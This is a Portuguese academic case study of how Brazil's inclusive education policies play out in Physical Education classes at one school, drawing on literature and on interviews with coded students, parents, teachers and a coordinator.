Mas em um prisma mais recente, graças aos direitos conquistados durante as décadas de 1980 e 1990, surgiram as primeiras discussões e implantações do processo de inclusão na sociedade, tendo como principal objetivo do movimento a promoção da participação social efetiva destes indivíduos (SASSAKI, 2003). Desse modo, ao pensarmos sobre o contexto educacional vivenciado hoje, nos defrontamos com debates significativos referentes à inclusão escolar, sendo que o tema por si só já apresenta elementos relevantes, porém, torna-se ainda mais complexo quando o relacionamos às políticas educacionais, à situação de escolarização no país e ao caráter excludente da sociedade contemporânea (MARTÍNEZ, 2007).

Nesse contexto, Costa (2010) defende que ao pensarmos a escola no novo milênio, devemos imaginá-la nas múltiplas possibilidades que esta tende a oferecer ao educando, e para tanto, é papel da escola valorizar as diferenças, a singularidade, abraçar a diversidade na pluralidade e respeitar princípios morais.

Dessa forma, é imprescindível destacar a importância da Educação Física no processo de inclusão escolar, sendo diversos os benefícios que a prática consciente que a disciplina pode acarretar. Assim, ao compreendê-la como um componente curricular que influencia o desenvolvimento cognitivo, afetivo e social do sujeito, deve-se manter atenção à inclusão de todos os alunos em suas propostas pedagógicas (BETTI; ZULIANI, 2002).

Atualmente, são muitas as ações e práticas realizadas nas políticas públicas em prol de uma escola inclusiva, entretanto, o que cabe questionarmos, é se estas propostas inclusivas

2 DESENVOLVIMENTO

estão realmente sendo efetivas e incisivas de modo a influenciarem a formação dos alunos. Será que as políticas estão cumprindo com seus objetivos e sendo benéficas na formação escolar e cidadã dos alunos? Como era a realidade encontrada pelos alunos com deficiências no que diz respeito as práticas realizadas na escola e nas aulas de Educação Física? Modificou-se algo? As práticas inclusivas realizadas nas aulas de Educação Física são coerentes com o plano de ensino da escola? A escola, os professores e os coordenadores estão preparados para lidar e incluir alunos com deficiências? Tais perguntas são as grandes questões que busco responder-me neste trabalho, e por meio desta pesquisa, vir também a elucidar tais questionamentos junto à sociedade, a comunidade escolar e toda rede de ensino.

Desta forma, vislumbro realizar uma contextualização histórica da realidade escolar do município, utilizando as percepções dos alunos com deficiências matriculados e egressos, familiares, professores e coordenadores. Pretende-se, analisando as implicações da implementação das políticas de educação inclusiva, verificar de forma conjunta as condições, dificuldades e facilidades vivenciadas no período em que os alunos estiveram inseridos na rede de ensino, investigando, assim, como foi seu ciclo escolar, desde a inserção até a conclusão de sua formação escolar (até 15 anos, aproximadamente).

No decorrer da história é possível perceber que a inclusão das pessoas com deficiência no cenário do ensino sempre foi e ainda é um grande desafio. Um dos entraves para que a inclusão ocorra, é o fato de sermos uma sociedade inserida em um sistema capitalista que prioriza a produtividade. Assim, as pessoas com deficiências são vistas como “improdutivas”,

não sendo considerados merecedores de ações que possibilitem sua maior inserção no mundo da equidade social (DA COSTA JÚNIOR; DE MIRA COSTA, 2014).

2.1 ASPECTOS HISTÓRICOS, SOCIOPOLÍTICOS E CONCEITUAIS DA IMPLEMENTAÇÃO DE POLÍTICAS DE EDUCAÇÃO INCLUSIVA NO BRASIL

Mantoan (2010) destaca que as diferenças culturais, sociais, étnicas, religiosas, de gênero, enfim, a diversidade humana, é cada vez mais desvelada e destacada na humanidade, se mostrando imprescindível para se entender como aprendemos e como compreendemos o mundo e a nós mesmos.

Em um enfoque histórico, o acolhimento de pessoas com deficiências no Brasil, desde o século XIX, tendo início na época do Império, com a criação de duas instituições: o Imperial Instituto dos Meninos Cegos, em 1854 e o Instituto dos Surdos Mudos, em 1857, ambos no Rio de Janeiro. No início do século XX é fundado o Instituto Pestalozzi, em 1926, instituição voltada às pessoas com deficiência mental; em 1954, é fundada a primeira Associação de Pais e Amigos dos Excepcionais (APAE) (BRASIL, 2008, p. 6).

Pertinente aos aspectos legais e jurídicos, já apontando para um início aos conceitos atuais de inclusão, em 1961 o atendimento educacional às pessoas com deficiência passa a ser fundamentado pelas disposições da Lei de Diretrizes e Bases da Educação Nacional nº. 74.024/61, que aponta o direito dos “excepcionais” à educação, preferencialmente dentro do sistema geral de ensino (BRASIL, 2008).

Entretanto, conforme Barnes *et al.* (2002 *apud* SANTOS, 2008) foi na década de 1980 que os estudos internacionais sobre deficiência tiveram grande crescimento, promovendo uma

maior integração e valorização no tratamento dos direitos humanos, civis e sociais para as minorias populacionais. No mesmo sentido, foi reconhecido pela ONU em 1982 a responsabilidade dos governos em garantir direitos iguais às pessoas com deficiência.

No Brasil, somente seis anos após a determinação da ONU a respeito da equidade de direitos, o movimento de inclusão teve sua implementação, e em meados dos anos 90, amparado pela Constituição Federal de 1988, pelo Estatuto da Criança e do Adolescente de 1990 (ECA) e pela Lei de Diretrizes e Bases da Educação Nacional nº 9.394/96 (LDB), pode afirmar a educação como um direito de todos, sendo um dever do Estado e da família (BRASIL, 1988; BRASIL, 1996).

Por outro lado, Santos (2008) enfatiza que mesmo com as mudanças legais constantes na Constituição Federal de 1988, quanto ao mercado de trabalho, educação, acessibilidade física e assistência social para as pessoas com deficiências, o Brasil ainda compreendeu por muitos anos a deficiência como um fenômeno patológico e não como uma expressão da diversidade humana.

Dando continuidade a tal processo, em 1994, foi estabelecido pela Declaração de Salamanca o princípio fundamental para que a escola regular torne-se de fato inclusiva, estipulando que todas as crianças devem aprender juntas, sempre que possível, independentemente de quaisquer dificuldades ou diferenças que elas possam ter (UNESCO, 1994).

No final dos anos de 1990, com a atual LDB nº 9.394/96, estabeleceu-se que os sistemas de ensino deveriam assegurar aos alunos currículo, métodos, recursos e organização específicos para atender às suas necessidades, garantindo ritmo específico de aprendizagem àqueles que não atingiram os níveis exigidos devido suas deficiências (BRASIL, 1996).

No século XXI, um marco importante na legislação vigente foi estabelecido em 2007 com a Convenção Sobre os Direitos das Pessoas com Deficiência, adotada no Brasil por meio do Decreto nº 7.611, de 17 de novembro de 2011. O decreto determinou medidas para garantir que as pessoas com deficiência não sejam excluídas do sistema educacional geral sob alegação de deficiência (BRASIL, 2011).

No Brasil, o órgão do Ministério da Educação (MEC) responsável pela educação da criança com deficiência é a Secretaria de Educação Continuada, Alfabetização, Diversidade e Inclusão (SECADI), implantada pelo Decreto nº 7.690, de 02 de março de 2012.

Portanto, a inclusão assumiu-se como um direito à educação não apenas as pessoas com deficiências, mas, também, a todos aqueles com dificuldades temporárias ou permanentes, os marginalizados, os que vivem nas ruas, as minorias étnicas ou culturais ou, simplesmente, aos que estão fora da escola por qualquer motivo que seja (BRASIL, 2008).

2.1.1 Pessoas com Deficiências e Necessidades Educacionais Especiais (NEEs)

As deficiências passaram por inúmeras pronúncias, se destacando no início do século XX até o final dos anos 1960, os termos “inválido”, “incapaz” e “defeituoso”. Na década de 1980, os termos “pessoa deficiente” e “pessoa com necessidades especiais” ganham força junto à sociedade, visando atribuir valores àqueles que tinham deficiências ou necessidades, destacando-os assim como pessoas com direitos e dignidade iguais aos demais. Após a definição de “pessoa deficiente” na década de 1980, o termo foi se moldando, sendo definida também como “pessoa portadora de deficiência”, até chegar à atual definição de “pessoa com deficiência” (SASSAKI, 2003).

Nessa perspectiva, conforme a ONU (2007) são compreendidas pessoas com deficiências, aqueles indivíduos com impedimentos de longo prazo de natureza física, mental, intelectual ou sensorial, que ao estarem em interação com diversas barreiras, podem ter uma obstrução em sua participação plena e efetiva na sociedade em igualdade de condições.

O termo “Necessidades Educacionais Especiais” refere-se a toda criança ou jovem com NEEs originadas em função de deficiências ou dificuldades de aprendizagem. No âmbito escolar, os alunos com NEEs são definidos em dois grupos, os com transtornos globais do desenvolvimento e os com altas habilidades/superdotação (BRASIL, 2008).

2.2 PROCESSOS DE INCLUSÃO ESCOLAR

A Educação Inclusiva caracteriza-se como um acesso à educação das pessoas historicamente excluídas por sua classe, etnia, gênero, idade ou deficiência. A proposta da inclusão escolar enfatiza, dentre outros aspectos, que os sistemas de ensino devem respeitar e atender às necessidades educacionais das pessoas com deficiência dentro da classe regular. Para tanto, as escolas dispõem de vários serviços, recursos e estratégias, como: salas de recursos multifuncionais ou de apoio pedagógico, atendimento educacional especializado e currículo com viés voltado a inclusão (CAMPOS; DUARTE, 2011).

Segundo Mantoan *et al.* (2010) a inclusão implica em uma reforma radical nas escolas em termos de currículo, avaliação, pedagogia e atividades na sala de aula. Neste sentido, os autores complementam que a inclusão rompe com o conservadorismo, questiona modelos ideais e a seleção de eleitos para frequentar as escolas, não se elegendo uma identidade como

norma privilegiada em relação às demais, ao contrário de ambientes escolares excludentes, onde a identidade normal é tida sempre como natural, generalizada e positiva.

Entretanto, Rodrigues (2003) enfatiza que a realidade atual das escolas ditas como comuns ou tradicionais, é a padronização do conhecimento, e assim, a rejeição das crianças com NEES a marginalização. Desta forma, quando os alunos são encaminhados para as chamadas escolas “especiais”, localizadas fora da escola, eles não agregam conhecimentos e vivências relevantes para as suas vidas sociais, pois convivem com as igualdades nestes ambientes e não com as diferenças a que serão expostas diariamente na sociedade.

Neste sentido, Mantoan (2010) também destaca que este sistema que prevê classes especiais dentro ou fora das escolas de ensino regular, faz com que os professores excluam seus alunos por duas vezes, uma na própria sala de aula, e outra ao levá-los nas salas de reforço e aceleração. A autora questiona os benefícios das “Escolas Especiais”, ressaltando a necessidade da exclusividade das práticas da educação inclusiva, permitindo que todos os alunos sejam atendidos no mesmo local, na escola regular, mas com características e abordagens próprias, de modo que a inclusão faça parte da vontade política do coletivo da escola, explicitadas no seu Projeto Político Pedagógico (PPP) e vividas a partir de uma gestão escolar democrática.

Entretanto, conforme a legislação vigente, a escola especial é na verdade na atualidade, somada à escola regular, um sistema inclusivo. E não duas instituições separadas, porém, cada uma com suas especificidades, a primeira sendo responsável pelos conteúdos específicos, como a escrita e leitura em Braille, e a escola regular, que por meio da inclusão, celebra a diversidade humana enquanto forma de ensinar, promovendo um ensino com equidade (BRASIL, 2008).

2.2.1 Educação Física Inclusiva

Levando em consideração que a inclusão escolar como um todo deve proporcionar o acesso aos conteúdos propostos nas aulas e, principalmente, mover ações que englobem todo o ambiente de relações sociais da criança, se destaca neste processo, como uma importante ferramenta de mediação, a Educação Física escolar. Por caracterizar-se como um componente curricular que fomenta relacionamentos interpessoais, a inclusão às aulas de Educação Física acarreta ao aluno um senso de pertencimento ao grupo e gerando bem-estar (GOODWIN; WATKINSON, 2000 *apud* ALVES; DUARTE, 2012).

Nessa perspectiva, Cooper *et al.* (2006 *apud* MARQUES *et al.*, 2013) complementam que as atividades físicas, além de favorecerem o sujeito em seus aspectos sociais e afetivos, proporcionam benefícios que se mostram como medidas importantes para a prevenção e controle de doenças crônicas.

Entretanto, conforme Alves e Duarte (2012) é oportuno destacar que a simples inserção dos alunos com deficiências ao ambiente físico das aulas de Educação Física, não assegura a inclusão e o estabelecimento de vínculos sociais, uma vez que nem sempre ocorre a mútua aceitação perante seus pares, podendo os alunos com deficiências sofrerem com a rejeição dos colegas.

Nesse contexto inclusivo, destacam-se na mudança da identidade da Educação Física escolar, os Parâmetros Curriculares Nacionais (PCN's) dos 1º e 2º ciclos (1ª a 4ª séries do Ensino Fundamental), 3º e 4º ciclos (5ª a 8ª séries) e do Ensino Médio, uma vez que destacam múltiplas possibilidades didáticas, entre elas, as de perspectiva inclusiva (DARIDO *et al.*, 2001; BRASIL, 1997).

Darido *et al.* (2001) ainda destacam a grande relevância dos PCN's perante a educação e a Educação Física. Nestes documentos, foram apresentados avanços e possibilidades importantes para a disciplina, como conceitos de cidadania (temas transversais), as dimensões dos conteúdos (procedimentais, atitudinais e conceituais) e, principalmente, de inclusão nas aulas. Assim, mesmo sem assegurar-se a inclusão, tem-se ao menos, a ideia de não exclusão.

Por outro lado, para as inclusões dos alunos se concretizarem, Alves e Duarte (2012) estipulam que as aulas devem ter objetivos claros e consequências que vão muito além do âmbito escolar, utilizando-se de adaptações para adequar todos os aspectos da aula, reestabelecendo os objetivos, conteúdos e atividades. Contudo, mesmo com a inclusão concretizada junto aos alunos, na maioria das vezes, os benefícios tangem muito mais a respeito da interação social, e em poucas vezes, a respeito de novas habilidades motoras.

Ao encontro de, Silva, Júnior e Araújo (2008) ressaltam que atualmente a Educação Física em todos os seus aspectos, não é mais a mesma de tempos atrás, tendo evoluído em abordagens e publicações inclusivas, entretanto, destacam também, que efetivamente poucas mudanças podem ser observadas na prática diária das aulas, de modo que os alunos com deficiências continuam enfrentado os mesmos problemas de segregação vistos no passado.

Neste sentido, Darido *et. al.* (2001) consideram como fundamental que o professor favoreça os debates entre os alunos sobre temas como o preconceito, a discriminação e a exclusão. Assim, o processo ensino-aprendizagem deve ser baseado na compreensão, visando o entendimento dos conceitos e, sobretudo, na discussão, a fim de torná-los claros a todos.

3 METODOLOGIA

O estudo adotou o paradigma qualitativo com o objetivo observacional descritivo, utilizando como delineamento metodológico o estudo de caso, tendo como sujeitos de estudo dois alunos com deficiências matriculados, dois alunos com deficiências egressos, quatro responsáveis, duas professoras e uma coordenadora pedagógica. Para a coleta dos dados, foi utilizada a observação direta na escola, bem como entrevistas semiestruturadas junto aos sujeitos de estudo, além de anotações no diário de campo e análise de documentos.

2.4 APRESENTAÇÃO E ANÁLISE DOS RESULTADOS

Afim de preservarmos a identidade da Escola e dos sujeitos que participaram da pesquisa, utilizamos nomes simbólicos para todos os participantes, inclusive para a Escola. A seguir, distribuídas nos quadros, estão expostos os sujeitos e demais codificações utilizadas.

Codificação	Participante	Idade	Sexo	Formação
C	Coordenadora	59 anos	F	Pedagogia
P1	Professora 1	50 anos	F	Magistério/ Pedagogia
P2	Professora 2	43 anos	F	Magistério/ Ed. Física
P2	Professora 2	43 anos	F	Magistério/ Ed. Física
-	-	-	-	Deficiência
AM1	Aluna Matriculada 1	11 anos	F	Trissomia de Cromossomo
AM2	Aluna Matriculada 2	6 anos	F	Limitação motora em braço
AE1	Aluno Egresso 1	16 anos	M	Intelectual
AE2	Aluna Egressa 2	17 anos	F	Síndrome de Down
-	-	-	-	Formação
RAM1	Responsável AM1	42 anos	M	Médio Completo
RAM2	Responsável AM2	45 anos	F	Fundamental Incompleto
RAE1	Responsável AE1	45 anos	M	Superior Completo
RAE2	Responsável AE2	58 anos	F	Fundamental Incompleto

Quadro 1 - Codificação dos sujeitos

Fonte: Próprio autor

Codificação	Documento	Ano de elaboração
DOC 1	Projeto Político Pedagógico	2012
DOC 2	Planos de Estudos	2015
DOC 3	Históricos Escolares	-
-	Significado	Aspectos gerais
OBS	Observações	Ambientes internos/ externos
DC	Diários de Campo	Ambientes internos e aulas

Quadro 2 - Codificação dos documentos e aspectos analisados

Fonte: Próprio autor

CATEGORIA E SUBCATEGORIA
Categoria 1: 2.4.1 Processos de Implementação da Educação Inclusiva e Suas Implicações
Subcategoria 1: 2.4.2 Implicações nas Aulas de Educação Física

Quadro 3 - Categoria e subcategoria
Fonte: Próprio autor

Após a codificação do material coletado, realizou-se a análise qualitativa com base em três fases do procedimento: em um primeiro momento, a partir da transcrição das entrevistas e das anotações de campo, procurou-se identificar as unidades de significado relevantes para o estudo; no segundo nível de análise, as unidades de significado serviram como base para a sistematização da categoria de análise central, e da mesma forma, foram organizadas em outras três categorias visando facilitar a compreensão das entrevistas, sendo elas: equipe diretiva e professoras, alunos com deficiências matriculados e seus responsáveis, alunos com deficiências egressos e seus responsáveis; Em um terceiro nível da análise formulou-se uma subcategoria de análise. Partindo das características comuns, encontrada entre itens da grande categoria, definiu-se a subcategoria. A seguir, distribuídas no quadro 3, estão expostas a categoria e subcategoria da pesquisa.

2.4.1 Processos de Implementação da Educação Inclusiva e Suas Implicações

Os processos de implementação da Educação Inclusiva e suas implicações, serão embasados na subcategoria de análise referente a Educação Física, e desta forma, esmiuçada por meio das três perspectivas idealizadas na triangulação dos dados, considerando-se o que os teóricos, as entrevistas e as observações oriundas do campo de estudo nos trouxeram.

Mostrando-se com grande importância neste estudo, é de suma relevância a caracterização da designação das políticas na modernidade, que segundo Sardagna (2007, p. 174) supõe o “conjunto de atividades que, de uma forma ou de outra, são imputadas ao Estado moderno capitalista ou dele emanam, atuando no mantimento dos mecanismos de atração e controle social”.

Desta forma, daremos enfoque a Educação Física, interligando os acontecimentos cronologicamente desde a implementação da Lei de Diretrizes e Bases da Educação Nacional nº 9.394/96 com a realidade atual.

2.4.2 Implicações nas Aulas de Educação Física

Como destacado ao longo deste trabalho, a LDB estabelece que é dever do Estado garantir aos alunos com deficiências e necessidades educacionais especiais acesso e permanência nas classes regulares de ensino, devendo estas fazerem as adequações necessárias às suas possibilidades em termos de currículo, métodos, técnicas, recursos educativos e organizações específicas. Da mesma forma, a LDB dispõe que a Educação Física é um componente curricular obrigatório na educação básica e que esta deve ser incorporada à proposta pedagógica da escola (BRASIL, 1997).

Deste modo, procurando compreender como a escola entende e apresenta a Educação Física em suas abordagens, evidenciou-se que seu PPP-2012 não traz referências diretas a área, apenas apontando em seu contexto global de ensino, que a formulação de todos os núcleos curriculares devem observar os seguintes aspectos: “o crescimento pessoal através do desenvolvimento da autoconfiança, da motivação e da aptidão para se comunicar e se relacionar; e o contentamento a partir de temas que promovam alegria e satisfação” (DOC 1, 09/04/2015, p. 45).

Considerando-se a citação destacada no parágrafo anterior, é possível identificar que a Educação Física está intimamente ligada com a afirmação “a partir de temas que promovam alegria e satisfação”, tendo em vista a mesma se mostrar como fonte de atividades que des-

pertem a diversão, integração, afetividade e envolvimento interpessoais entre os alunos – e até mesmo com o professor -, utilizando-se de atividades lúdicas, recreativas, rítmicas ou jogos variados (DC 16, 11/05/2015, grifo nosso).

Por outro lado, os objetivos gerais dos Planos de Estudos (2015) da escola seguem a mesma linha voltada para a inclusão, destacando que o professor deve propor uma abordagem que envolva todas as diversidades e peculiaridades da turma, estimulando atividades que façam os alunos cultivar o respeito às diferenças, a criticidade e a autonomia. Quanto ao objetivo geral pertinente a Educação Física exposto nos planos de estudos, o documento destaca que através de diferentes alternativas de aprendizagem, a Educação Física deve: “[...] possibilitar aos educandos a ampliação da visão sobre a cultura corporal do movimento [...]”, viabilizando, assim, “[...] a autonomia para o desenvolvimento de uma prática pessoal e a capacidade para interferir na comunidade” (DOC 2, 09/04/2015, p.17).

Assim, tendo como norte o estabelecido nos documentos oficiais da instituição, procurou-se observar de maneira crítica a abordagem das aulas, as relações entre professor – aluno, e o envolvimento dos alunos com deficiências nas aulas. Deste modo, percebeu-se que a professora utilizou em suas aulas – com turmas dos anos iniciais do Ensino Fundamental -, uma metodologia de ensino globalizado, caracterizada através de jogos motores, circuitos, atividades com materiais diversificados, atividades lúdicas, brincadeiras que despertem o imaginário e a criticidade. Propôs como conteúdos jogos cooperativos e em grupos, jogos manipulativos, jogos simbólicos e esquema corporal (DC 10, 20/04/2015).

Quanto às relações nas aulas, a professora adotou uma postura mediadora e incentivadora, a respeito dos desentendimentos e participações dos alunos, respectivamente. Os

alunos mostravam-se alegres e dispostos em realizar as atividades, e quanto aos alunos com deficiências, estes participavam normalmente dos jogos e contavam, em determinados momentos, com a ajuda dos demais quando não conseguiam ou não compreendiam o que tinham que fazer (DC 10, 20/04/2015; EP2, 28/04/2015; OBS 9, 20/04/2015).

Como destaca Mantoan (2010), a professora não realizava apenas adaptações reducionistas como meio, como por exemplo, medidas que apenas visassem facilitar a execução ou realizar uma adaptação individual de determinada parte da aula. Conforme relatado pela mesma, utilizava-se de “adaptações nos objetivos e pensava as aulas a partir de todas as diferenças do ambiente”, resinificando as ações conforme a realidade e interesses dos envolvidos, fomentando o “porquê fazer” ao invés do “saber fazer” (DC 10, 20/04/2015; P2, 28/04/2015; OBS 6, 02/04/2015; OBS 7, 09/04/2015; OBS 9, 20/04/2015).

Conforme a coordenadora pedagógica “C”, a Educação Física é fundamental para formação de todos os alunos e, sobretudo, no desenvolvimento dos alunos com deficiências, pois “possibilita uma variedade muito rica de possibilidades [...] despertando a integração e as relações de grupo [...] e valências físicas importantes para a fase deles” (C, 20/04/2015). A partir deste destaque, é possível perceber que a escola compreende as aulas de Educação Física como de suma importância e relevância dentro do processo inclusivo que o ambiente se propõe (DC 10, 20/04/2015).

Por outro lado, referente ao que fora observado no campo de estudo, foi possível constatar uma incoerência entre a prática e o que preconiza os Parâmetros Curriculares Nacionais. Assim, um ponto negativo a ser destacado, é de que a Escola Pioneira não conta com um professor específico da área da Educação Física nas quarenta horas semanais, uma vez que

a única professora com formação na área atua somente num regime de vinte horas semanais. (DC 15, 06/05/2015).

Neste sentido, os Parâmetros curriculares Nacionais estabelecem que a Educação Física é um componente curricular obrigatório na rede de ensino brasileiro, da Educação Infantil até o Ensino Médio, devendo ser ministrada por professor com formação específica na área. Com isto, a Educação Física deve trabalhar as suas próprias especificidades, tais como: os jogos, as ginásticas, os esportes, as lutas, as atividades rítmicas e expressivas e os conhecimentos sobre o corpo, inter-relacionando com os outros componentes curriculares da educação básica (BRASIL, 1997).

Outrossim, em conformidade com Ferreira e Cataldi (2014) a Educação Física não está indiferente ao movimento da Educação Inclusiva, pois compõem o currículo da educação básica e constitui-se como uma assessora do processo da inclusão escolar e esportiva.

Relatando a respeito de como eram os recursos, materiais e condições de oferta para uma aula de Educação Física voltada para a Inclusão, a professora “P2” defende que houveram muitas mudanças de realidade desde que a mesma começou a lecionar na Escola Pioneira, de modo que no início dos anos 2000 – época que a professora ingressou na escola – haviam bem menos materiais e recursos para pensar e elaborar suas aulas, destacando que a direção teve papel fundamental na concretização da realidade atual:

[...] muitas vezes, a própria diretora chegava e dizia, “olha, tem uma coisa aqui que eu vi, o que que tu acha da gente comprar para Educação Física?” Às vezes até ela vinha trazer mais coisas do que eu. Então, isso sempre foi possível por isso, pelo grande envolvimento de todos aqui na escola (P2, 28/04/2015).

Outro destaque levantado pela professora de Educação Física da escola, condiz a respeito do número de alunos – com e sem inclusão - nas turmas e a presença de auxiliares de ensino, destacando que no início do processo de implementação da Educação Inclusiva, a política apenas elencava normas, de modo que elas não se concretizavam na prática, dificultando muito a atuação do professor, acrescentando que “[...] é importantíssimo sim, todo mundo ser incluído. Mas, é importante que todo o trabalho seja feito junto também, com todos os profissionais que vão acompanhar essa pessoa, a turma reduzida, o auxiliar de ensino, essas coisas (P2, 28/04/2015).

Neste sentido, como destacado pela professora “P2”, a realidade atual – turmas reduzidas, variedade de materiais e auxiliares de ensino - é bem diferente do que é relatado pelos participantes que vivenciaram o início do processo inclusivo, não só no que se refere a inclusão, mas nas condições de ensino como um todo (DC 15, 06/05/2015).

Da mesma forma, Bueno e Resa (1995 apud SILVA; SOUTO, 2015) articulam que as participações nas aulas de Educação Física por pessoas com deficiência contribuem para a superação das limitações e dificuldades destes sujeitos, auxiliando em seu crescimento pessoal e fazendo com que se sintam importantes para a sociedade e respeitados pelos colegas.

Em concordância com isso, a fala do ex-aluno “AE1” deixa claro esta sensação de pertencimento resultante das aulas de Educação Física, exaltando que gostava muito de participar das aulas, mas sobretudo o que ele mais gostava “Era dos colegas! [...] eu me dava muito bem com eles! ” (AE1, 27/04/2015).

Por meio da fala do ex-aluno “AE1” e da notável alegria que o mesmo representava em suas emoções ao responder se gostava das aulas de Educação Física e da relação com seus

colegas, percebe-se a importância das aulas nas relações pessoais desse aluno no meio escolar, de modo que por meio das aulas Educação Física ele se sentia alegre e feliz, se envolvia com seus colegas e adquiria novos conhecimentos a partir destas relações (DC 11, 27/04/2015).

Considerando-se as relações interpessoais e a relevância destas na vida dos alunos com deficiências, evidencia-se em uma resposta da aluna “AM1” a necessidade de práticas que estimulem os alunos a interação e o respeito da diversidade, uma vez que a aluna afirmou que a única coisa que ela não gosta na escola, que a deixa triste, era “O Lucas, eu não gosto do Lucas. Ele fica rindo de mim”. Exemplificando como reage o lado emocional de sua filha, o pai “RAM1” contribui com o seguinte: “É a mesma coisa que eu te falei antes, entendeu. Eles sentem muito. Ela não vai esquecer nunca, vai passar a vida inteira, e esse guri, o Lucas, ela nunca vai esquecer dele” (DC 14, 04/05/2015; AM1, 04/05/2015; RAM1, 04/05/2015).

Corroborando, o pai “RAE1” relata problemas parecidos nas relações de grupo do seu filho (AE1), mas por sua vez, o mesmo é enfático em afirmar que as únicas vezes que ele se sentia menos incluído era nos momentos fora das aulas de Educação Física, destacando que “[...] ele chegava em casa às vezes brabo, porque fulano de tal “não me deixou jogar”. Mas aí era naqueles momentos que não eram o horário de educação física, mas são crianças também, né, temos que entender isso (RAE1, 27/04/2015).

Por outro lado, a mãe “RAM2”, responsável pela aluna “AM2”, salienta que sua filha gosta muito das aulas de Educação Física, apontando que “[...] ela gosta de jogar de bola, gosta de correr [...] se sente muito feliz nas aulas, pelo o que ela me conta”.

Através do apontamento da mãe “RAE2”, onde a mesma destaca o gosto que sua filha tem pela dança, mas mesmo assim, apresentava dificuldade em desinibir-se nas aulas, releva-

-se a necessidade de práticas com propostas diferenciadas que abranjam a singularidade dos sujeitos e fomentem as relações pessoais e a afetividade dentro da escola regular, apontando o seguinte:

[...] ela ficava sempre de lado. Só que até hoje, eu nunca sei o porquê que ela não gostava de dança, porque ela gostava de dançar em casa e daí lá, ela não dançava. E era música que ela chegava em casa, pulava o tempo topo. E lá ela ficava quieta [...] mas quando ela vinha pra cá, era diferente (RAE2, 29/04/2015).

Do mesmo modo que foi destacado na maior parte dos depoimentos dos alunos, ex-alunos e seus responsáveis, nas aulas que foram observadas na escola, os alunos com deficiências permaneciam ativos nas aulas, interagindo com os colegas – muitas vezes recebendo auxílio dos mesmos – e executando as atividades conforme seus interesses e capacidades. Por sua vez, durante os recreios observou-se durante algumas ocasiões, os alunos deixados de lado pelos colegas e muitas vezes brincando sozinhos, afastados do grande grupo, mas não se constituindo esta descrição, como uma regra ou rotina. (DC 16, 11/05/2015).

Neste sentido, a coordenadora pedagógica “C” realça que a Escola Pioneira sempre trabalhou buscando desenvolver em todos os alunos este senso de responsabilidade e igualdade, de modo que destacou o seguinte: “[...] nós sempre trabalhamos isso com os alunos, pra eles aprenderem a lidar com os colegas que tem alguma deficiência, qualquer que seja [...] ajudar nas aulas, auxiliar os professores” (C, 20/04/2015).

Alves e Duarte (2012) relevam esta evidenciação ao ponderarem que a simples inserção dos alunos com deficiências ao ambiente físico das aulas de Educação Física, não assegura a inclusão dos mesmos e o estabelecimento de vínculos sociais, uma vez que nem

sempre ocorre a mútua aceitação perante seus pares, podendo os alunos com deficiências sofrer com a rejeição dos colegas.

Destacando os ensinamentos que obteve através do dia a dia e dos anos de práticas, a professora “P2” evidencia mais uma vez que os ganhos efetivos que ela vivenciou nas aulas de Educação Física, foram resultantes de seu interesse e da sua dedicação pessoal:

[...] hoje em dia tu ser professor, é tu lidar com muitas coisas diferentes dentro da sala de aula, muitas situações diferentes e tu ter uma resiliência suficiente para tu conseguir “rebolar” e vencer tudo isso, sabe. Falta muita estrutura, vai muito do que cada professor está realmente com vontade de trabalhar e de enxergar seu trabalho, para crescer em cima disto (P2, 28/04/2015).

Encerrando sua fala a professora destaca que é uma ironia afirmarmos que em todas as aulas a criança é incluída, pois segundo ela “é mentira eu te dizer que toda aula eu consigo incluir a criança, porque isso não é bem assim [...]” enfatizando ainda que “[...] isso é só com a prática que tu adquire” (P2, 28/04/2015).

Assim, considerando-se os relatos do dia a dia da professora de Educação Física e o exposto por Darido *et al.* (2001) a respeito dos Parâmetros Curriculares Nacionais, evidencia-se deste modo, a importância de uma abordagem direcionada para as três dimensões dos conteúdos destacadas pelo autor, uma vez que expostas todas as dificuldades da prática, faz-se necessário na efetivação da inclusão, propostas com ideais voltados para as atitudes, conceitos e procedimentos de todas as dimensões da cultura corporal (DC 16, 11/05/2015).

Considerando-se o fim efetivo em que as políticas educacionais se propuseram, é possível destacar o êxito destas medidas, mas, contudo, é do entendimento de todos que ainda há

3 CONSIDERAÇÕES FINAIS

um logo caminho a ser percorrido, uma vez que por meio da vivência de campo sobressaiu-se o fato de que os esforços pessoais dos envolvidos no processo – equipe diretiva e professores – foi o grande motivador da qualificação pessoal dos mesmos, e também, o grande resultante da maior parte das ações inclusivas que alcançaram a plenitude objetivada em suas abordagens. (DC 16, 11/05/2015).

Entretanto, mesmo com algumas das barreiras e dificuldades apresentadas na efetividade das práticas inclusivas, é perceptível nos relatos dos participantes a importância da Educação Física para suas vidas como um agente de promoção de saúde física e intelectual, uma vez que os mesmos destacaram em seus argumentos, com muito entusiasmo, momentos em que as aulas de Educação Física lhes proporcionaram satisfação e elevaram sua autoestima. Como os principais destaques oriundos da Educação Física em uma perspectiva inclusiva, podemos destacar inúmeros fatores relacionados a diversidade, mas sobretudo: a potencialização dos vínculos afetivos, a quebra de barreiras, a independência, o saber vencer e o saber lidar com a derrota, a superação das limitações e das próprias dificuldades, sem esquecermos, é claro, do crescimento pessoal como um todo, permitindo assim que as pessoas com deficiências se sintam importantes para a sociedade (DC 16, 11/05/2015).

Diante deste estudo percebeu-se que a escola investigada está em um patamar acima das demais Escolas da região, mostrando-se muito preparada e capacitada para a atuação voltada à Inclusão Escolar. Por conseguinte, a própria Educação Inclusiva no Brasil ainda tem muito a melhorar para alcançar o tão esperado modelo inclusivo, de modo que possibilite aos

seus alunos com deficiência uma escola digna e respeitadora das especificidades de cada indivíduo, contribuindo, assim, para a inclusão na sociedade.

A respeito das implicações nas aulas de Educação Física, no que se refere as políticas educacionais, os ganhos da área seguem no mesmo sentido da escola como um todo, de modo que o fator humano é o grande diferencial, sobressaindo-se como qualidades o empenho e a dedicação dos membros em “viver” a inclusão como um todo. Entretanto, especificamente à Educação Física, podemos destacar que através da interação conjunta dentro das turmas regulares e por meio das relações interpessoais antes sonegadas, viabilizou-se aos alunos com deficiências a oferta da Educação Inclusiva como um complemento de ensino da educação básica, possibilitando-se, assim, o direito e a possibilidade do desenvolvimento integral dos mesmos (físico, cognitivo, social e afetivo), além da experimentação dos benefícios advindos das práticas conscientes nas aulas de Educação Física, como: senso de pertencimento ao grupo, bem-estar, autoestima, independência e equilíbrio emocional.

